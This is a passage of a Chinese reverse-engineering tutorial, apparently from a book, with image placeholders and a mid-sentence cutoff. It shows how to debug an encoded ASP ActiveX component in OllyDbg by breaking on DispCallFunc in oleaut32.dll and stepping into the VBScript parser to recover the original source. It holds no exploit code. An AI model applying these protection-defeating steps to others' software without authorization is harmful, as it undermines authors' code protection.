


xxxencode.dll 是个 activex com 组件，我没研究过。开始的想法是找出它这个 activex dll 所用的方法，写了个程序读取它的所有使用方法，代码及结果如下图所示。




没有发现什么可疑函数，而且我还不知道如何查询 activex com 函数的地址，没有办法 ollydbg 下断点。有知道的朋友请告诉一声。

然后交结 iis 执行，用一个 ASP 服务器测试代码是可执行的。虽然程序有 UPX 壳，不过没关系，就带壳用 ollydbg 调试了，如下图所示。




开始想的是，下断点 bp send 应该是可以的吧，结果只能获取解析后的 HTML 代码，而不是解析前的 ASP 代码。查了很多资料，总算了解它的工作原理，它把代码放到 msscript.ocx 里面去解析．而不是交给 iis 解析，了解后附加进程继续调试。


按 Alt+E 组合键选择 oleaut32.dll 双击并进去。按 Ctrl+N 组合键下断点 dispcallfunc，如下图所示。




然后在网页中输入 http://127.0.0.1/1.sp，马上断下来了，如下图所示。




然后按 F8 键继续，找到 call eax，按 F7 键跟进去，如下图所示。






进入 vbscript 解析的地方了。继续，一直跟

进，如下图所示。



